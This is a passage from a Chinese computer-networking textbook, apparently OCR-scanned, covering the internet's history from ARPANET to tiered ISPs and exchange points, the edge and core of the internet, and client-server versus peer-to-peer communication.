## 2.1 互联网的发展

现在人们的生活、工作、学习和交往都已离不开计算机网络。设想某一天计算机网络突然出故障不能工作了，那时会出现什么结果呢？这时，我们将无法购买机票或火车票，因为售票员无法知道还有多少票可供出售；我们也无法到银行存钱或取钱，无法交纳水电费和煤气费等；股市交易都将停顿；在图书馆也无法检索到所需要的图书和资料等。网络出故障后，既不能上网查询有关的资料，也无法使用电子邮件和朋友及时交流信息。总之，这时的社会将会是一片混乱。

计算机网络也是向广大用户提供休闲娱乐的场所。例如，计算机网络可以向用户提供多种音频和视频的节目。用户可以利用鼠标随时点击各种在线节目。计算机网络还可提供一对一或多对多的网上聊天(包括视频图像的传送)的服务。计算机网络提供的网络游戏已经成为许多人非常喜爱的一种娱乐方式。

当然，计算机网络也给人们带来了一些负面影响。有人肆意利用网络传播计算机病毒，破坏计算机网络上数据的正常传送和交换。有的犯罪分子甚至利用计算机网络窃取国家机密和盗窃银行或储户的钱财。网上欺诈或在网上肆意散布不良信息和播放不健康的视频节目也时有发生。有的青少年弃学而沉溺于网吧的网络游戏中，等等。

虽然如此，计算机网络给社会带来的积极作用仍然是主要的。现在互联网已成为全球性的信息基础结构的雏形。全世界所有的工业发达国家和许多发展中国家都纷纷研究和制定本国建设信息基础结构的计划。这就使得计算机网络的发展进入了一个新的历史阶段，变成了几乎人人都知道而且都十分关心的热门学科。


由于互联网已经成为世界上最大的计算机网络，因此下面先简单介绍什么是互联网，同时也介绍互联网的主要构件，这样就可以对计算机网络有一个初步的了解。

### 2.1.1 互联网概述

起源于美国的 Internet 现已发展成为世界上最大的国际性计算机互联网。我们先给

出关于网络、互联网(互连网)的一些最基本的概念。

网络(network)由若干结点(node)和连接这些结点的链路(link)组成。网络中的结点可以是计算机、集线器、交换机或路由器等设备。图 2-1(a)给出了一个具有四个结点和三条链路的网络。我们看到,有三台计算机通过三条链路连接到一个集线器上,构成了一个简单的网络。在很多情况下,我们可以用一朵云表示一个网络。这样做的好处是可以不去关心网络中的细节问题,因而可以集中精力研究涉及与网络互连有关的一些问题。




(a) 简单的网络　　(b) 由网络构成的互联网

**图 2-1　网络结构**

网络和网络还可以通过路由器互连起来,这样就构成了一个覆盖范围更大的网络,即互联网(或互连网),如图 2-1(b)所示。因此互联网是"网络的网络"(network of networks)。

互联网是世界上最大的互连网络(用户数以亿计,互连的网络数以百万计)。习惯上,大家把连接在互联网上的计算机都称为主机(host)。互联网也常常用一朵云来表示,这种表示方法是把主机画在网络的外边,而网络内部的细节,即路由器怎样把许多网络连接起来往往就省略了。因此,我们可以初步建立这样的基本概念:网络把许多计算机连接在一起,而互联网则把许多网络连接在一起。

还有一点也必须注意,就是网络互连并不是把计算机仅仅简单地在物理上连接起来,因为这样做并不能达到计算机之间能够相互交换信息的目的。还必须在计算机上安装许多使计算机能够交换信息的软件才行。因此当谈到网络互连时,就隐含地表示在这些计算机上已经安装了适当的软件,因而在计算机之间可以通过网络交换信息。

最后要说明一下,上面所说的网络中一定有计算机。没有人会仅仅把几个路由器用链路连接起来,构成一个无用的"网络"。因此,这里所谈到的网络都是包含有计算机的网络。像这样包含有计算机的网络,以及用这样的网络加上许多路由器组成的互联网,都可通称为计算机网络。当然,世界上最大的互联网也是一种计算机网络。

互联网的基础结构大体上经历了三个阶段的演进。但这三个阶段在时间划分上并非截然分开而是有部分重叠的,这是因为网络的演进是逐渐的而不是在某个日期突然发生了变化。

第一阶段是从单个网络 ARPANET 向互联网发展的过程。1969 年,美国国防部创建的第一个分组交换网 ARPANET 最初只是一个单个的分组交换网(并不是一个互连的网络)。所有要连接在 ARPANET 上的主机都直接与就近的结点交换机相连。但到了

20 世纪 70 年代中期，人们已认识到不可能仅使用一个单独的网络来满足所有的通信问题。于是 ARPA 开始研究多种网络(如分组无线电网络)互连的技术，这就导致后来互连网的出现。这样的互连网就成为现在互联网的雏形。1983 年 TCP/IP 协议成为 ARPANET 上的标准协议，使得所有使用 TCP/IP 协议的计算机都能利用互联网相互通信，因而人们就把 1983 年作为互联网的诞生时间。1990 年 ARPANET 正式宣布关闭，因为它的实验任务已经完成。

第二阶段的特点是建成了三级结构的互联网。从 1985 年起，美国国家科学基金会(National Science Foundation，NSF)就围绕六个大型计算机中心建设计算机网络，即国家科学基金网 NSFNET。它是一个三级计算机网络，分为主干网、地区网和校园网(或企业网)。这种三级计算机网络覆盖了全美国主要的大学和研究所，并且成为互联网中的主要组成部分。1991 年，NSF 和美国的其他政府机构开始认识到，互联网必将扩大其使用范围，不应仅限于大学和研究机构。世界上的许多公司纷纷接入到互联网，使网络上的通信量急剧增大，使互联网的容量已满足不了需要。于是美国政府决定将互联网的主干网转交给私人公司来经营，并开始对接入互联网的单位收费。1992 年互联网上的主机超过 100 万台。1993 年互联网主干网的速率提高到 45Mb/s(T3 速率)。

第三阶段的特点是逐渐形成了多层次 ISP 结构的互联网。从 1993 年开始，由美国政府资助的 NSFNET 逐渐被若干个商用的互联网主干网替代，而政府机构不再负责互联网的运营。这样就出现了一个新的名词：互联网服务提供者(Internet Service Provider，ISP)。在许多情况下，互联网服务提供者 ISP 就是一个进行商业活动的公司，因此 ISP 又常译为互联网服务提供商。

ISP 拥有从互联网管理机构申请到的多个 IP 地址(互联网上的主机都必须有 IP 地址才能进行通信)，同时拥有通信线路(大的 ISP 自己建造通信线路，小的 ISP 则向电信公司租用通信线路)以及路由器等连网设备，因此任何机构和个人只要向 ISP 交纳规定的费用，就可从 ISP 得到所需的 IP 地址，并通过该 ISP 接入到互联网。我们通常所说的“上网”就是指“(通过某个 ISP)接入到互联网”。因为 ISP 向连接到互联网的用户提供了 IP 地址。IP 地址的管理机构不会把一个单个的 IP 地址分配给单个用户(不“零售”IP 地址)，而是把一批 IP 地址有偿分配给经审查合格的 ISP(只“批发”IP 地址)。从以上内容可以看出，现在的互联网已不是某个单个组织所拥有，而是全世界无数大大小小的 ISP 共同拥有的。图 2-2 说明了用户上网与 ISP 的关系。





**图 2-2 用户通过 ISP 接入互联网**

根据提供服务的覆盖面积大小以及所拥有的 IP 地址数目的不同，ISP 也分成为不同的层次：主干 ISP、地区 ISP 和本地 ISP。

主干 ISP 由几个专门的公司创建和维持，服务面积最大（一般都能够覆盖国家范围），并且还接有高速主干网（例如 10Gb/s 或更高）。有一些地区 ISP 网络也可直接与主干 ISP 相连。

地区 ISP 是一些较小的 ISP。这些地区 ISP 通过一个或多个主干 ISP 连接起来。它们位于等级中的第二层，数据率也低一些。

本地 ISP 给终端用户提供直接的服务。本地 ISP 可以连接到地区 ISP，也可直接连接到主干 ISP。绝大多数的终端用户都是连接到本地 ISP 的。本地 ISP 可以是一个仅仅提供互联网服务的公司，也可以是一个拥有网络并向自己的雇员提供服务的企业，或者是一个运行自己的网的非营利机构（如学院或大学）。本地 ISP 可以与地区 ISP 或主干 ISP 连接。

图 2-3 是具有三层 ISP 结构的互联网的概念示意图，但这种示意图并不表示各 ISP 的地理位置关系。图中给出了主机 A 经过许多不同层次的 ISP 与主机 B 通信的示意图。





**图 2-3　基于 ISP 的多层结构的互联网示意图**

从原理上讲，只要每一个本地 ISP 都安装了路由器连接到某个地区 ISP，而每一个地区 ISP 也有路由器连接到主干 ISP，那么在这些相互连接的 ISP 的共同合作下，就可以完成互联网中的所有的分组转发任务。但随着互联网上数据流量的急剧增长，人们开始研究如何更快地转发分组，以及如何更加有效地利用网络资源。于是，互联网交换点（Internet eXchange Point，IXP）就应运而生了。

IXP 的主要作用就是允许两个网络直接相连并交换分组，而不需要再通过第三个网络来转发分组。例如，在图 2-3 中右方的两个地区 ISP 通过一个 IXP 连接起来了。这样，主机 A 和主机 B 交换分组时，就不必再经过最上层的主干 ISP，而是直接在两个地区 ISP 之间用高速链路对等地交换分组。这样就使互联网上的数据流量分布更加合理，同时也减少了分组转发的迟延时间，降低了分组转发的费用。现在许多 IXP 在进行对等交换分组时，都互相不收费。但本地 ISP 或地区 ISP 通过 IXP 向高层的 IXP 转发分组时，则需

交纳一定的费用。IXP 的结构非常复杂。典型的 IXP 由一个或多个网络交换机组成，许多 ISP 再连接到这些网络交换机的相关端口上。IXP 常采用工作在数据链路层的网络交换机。这些网络交换机都用局域网互连起来。

顺便指出，一旦某个用户能够接入到互联网，那么他就能够成为一个 ISP。他需要做的就是购买一些如调制解调器或路由器这样的设备，让其他用户能够和他相连接。

互联网已经成为世界上规模最大和增长速率最快的计算机网络，没有人能够准确说出互联网究竟有多大。互联网的迅猛发展始于 20 世纪 90 年代。由欧洲原子核研究组织 CERN 开发的万维网(World Wide Web，WWW)被广泛使用在互联网上，大大方便了广大非网络专业人员对网络的使用，成为互联网的这种指数级增长的主要驱动力。万维网的站点数目也急剧增长。在互联网上的数据通信量每月约增加 10%。2014 年，全世界的互联网用户数已达到了 30 亿人。

由于互联网存在着技术上和功能上的不足，加上用户数量猛增，使得现有的互联网不堪重负。因此 1996 年美国的一些研究机构向 34 所大学提出研制和建造新一代互联网的设想，并宣布在今后 5 年内用 5 亿美元的联邦资金实施“下一代互联网计划”，即“NGI 计划”(Next Generation Internet Initiative)。NGI 计划要实现的主要目标是：

(1) 开发下一代网络结构，以比现有的互联网高 100 倍的速率连接至少 100 个研究机构，以比现有的互联网高 1000 倍的速率连接 10 个类似的网点。其端到端的传输速率要超过 100Mb/s 至 10Gb/s。

(2) 使用更加先进的网络服务技术和开发许多带有革命性的应用，如远程医疗、远程教育、有关能源和地球系统的研究、高性能的全球通信、环境监测和预报、紧急情况处理等。

(3) 使用超高速全光网络，能实现更快速的交换和路由选择，同时具有为一些实时应用保留带宽的能力。

(4) 对整个互联网的管理和保证信息的可靠性及安全性方面进行较大的改进。

### 2.1.2 互联网的组成

互联网的拓扑结构虽然非常复杂，并且在地理上覆盖了全球，但从其工作方式上看，可以划分为以下两大块：

(1) 边缘部分：由所有连接在互联网上的主机组成。这部分是用户直接使用的，用来进行通信(传送数据、音频或视频)和资源共享。

(2) 核心部分：由大量网络和连接这些网络的路由器组成。这部分是为边缘部分提供服务的(提供连通性和交换)。

如图 2-4 所示，给出了这两部分的示意图。下面分别讨论这两部分的作用和工作方式。

**1. 互联网的边缘部分**

处在互联网边缘的部分就是连接在互联网上的所有的主机。这些主机又称为端系统(end system)，“端”就是“末端”的意思。端系统在功能上可能有很大的差别，小的端系统可以是一台普通个人计算机甚至是很小的掌上电脑，而大的端系统则可以是一台非常昂





**图 2-4 互联网的边缘部分与核心部分**

贵的大型计算机。端系统的拥有者可以是个人,也可以是单位(如学校、企业、政府机关等),当然也可以是某个 ISP(即 ISP 不仅仅是向端系统提供服务,它也可以拥有一些端系统)。边缘部分利用核心部分所提供的服务,使众多主机之间能够互相通信并交换或共享信息。

我们先要明确下面的概念。我们说:“主机 A 和主机 B 进行通信”,实际上是指:“运行在主机 A 上的某个程序和运行在主机 B 上的另一个程序进行通信”。由于“进程”就是“运行着的程序”,因此这也就是指:“主机 A 的某个进程和主机 B 上的另一个进程进行通信”。这种比较严密的说法通常可以简称为“计算机之间通信”。

在网络边缘的端系统中运行的程序之间的通信方式通常可划分为两大类:客户-服务器方式(C/S 方式)和对等方式(P2P 方式)。下面分别对这两种方式进行介绍。

1) 客户-服务器方式

客户-服务器方式在互联网上是最常用的,也是传统的方式。我们在上网发送电子邮件或在网站上查找资料时,都是使用客户-服务器方式(有时写为客户/服务器方式)。

我们知道,当我们打电话时,电话机的振铃声使被叫用户知道现在有一个电话呼叫。计算机通信的对象是应用层中的应用进程,显然不能用响铃的办法来通知所要找的对方的应用进程。然而采用客户服务器方式可以使两个应用进程能够进行通信。

客户(client)和服务器(server)都是指通信中所涉及的两个应用进程。客户-服务器方式所描述的是进程之间服务和被服务的关系。如图 2-5 所示,主机 A 运行客户程序而





**图 2-5 客户-服务器工作方式**

主机B运行服务器程序。在这种情况下,A是客户而B是服务器。客户A向服务器B发出请求服务,而服务器B向客户A提供服务。这里最主要的特征就是:客户是服务请求方,服务器是服务提供方。

在实际应用中,客户程序和服务器程序通常还具有以下一些主要特点。

客户程序的主要特点如下:

(1)被用户调用后运行,在通信时主动向远地服务器发起通信(请求服务)。因此,客户程序必须知道服务器程序的地址。

(2)不需要特殊的硬件和很复杂的操作系统。

服务器程序的主要特点如下:

(1)它是一种专门用来提供某种服务的程序,可同时处理多个远地或本地客户的请求。

(2)系统启动后即自动调用并一直不断地运行着,被动地等待并接受来自各地的客户的通信请求。因此,服务器程序不需要知道客户程序的地址。

(3)一般需要强大的硬件和高级的操作系统支持。

客户与服务器的通信关系建立后,通信可以是双向的,客户和服务器都可发送和接收数据。

2)对等连接方式

对等连接(peer-to-peer,P2P)是指两个主机在通信时并不区分哪一个是服务请求方还是服务提供方。只要两个主机都运行了对等连接软件(P2P软件),它们就可以进行平等的、对等连接通信。这时,双方都可以下载对方已经存储在硬盘中的共享文档。因此这种工作方式也称为P2P文件共享。在图2-6中,主机C、D、E和F都运行了P2P软件,因此这几个主机都可进行对等通信(如C和D,E和F,以及C和F)。实际上,对等连接方式从本质上看仍然是使用客户-服务器方式,只是对等连接中的每一个主机既是客户也同时是服务器。例如主机C,当C请求D的服务时,C是客户,D是服务器。但如果C又同时向F提供服务,那么C又同时起着服务器的作用。对等连接工作方式可支持大量对等用户(如上百万个)同时工作。

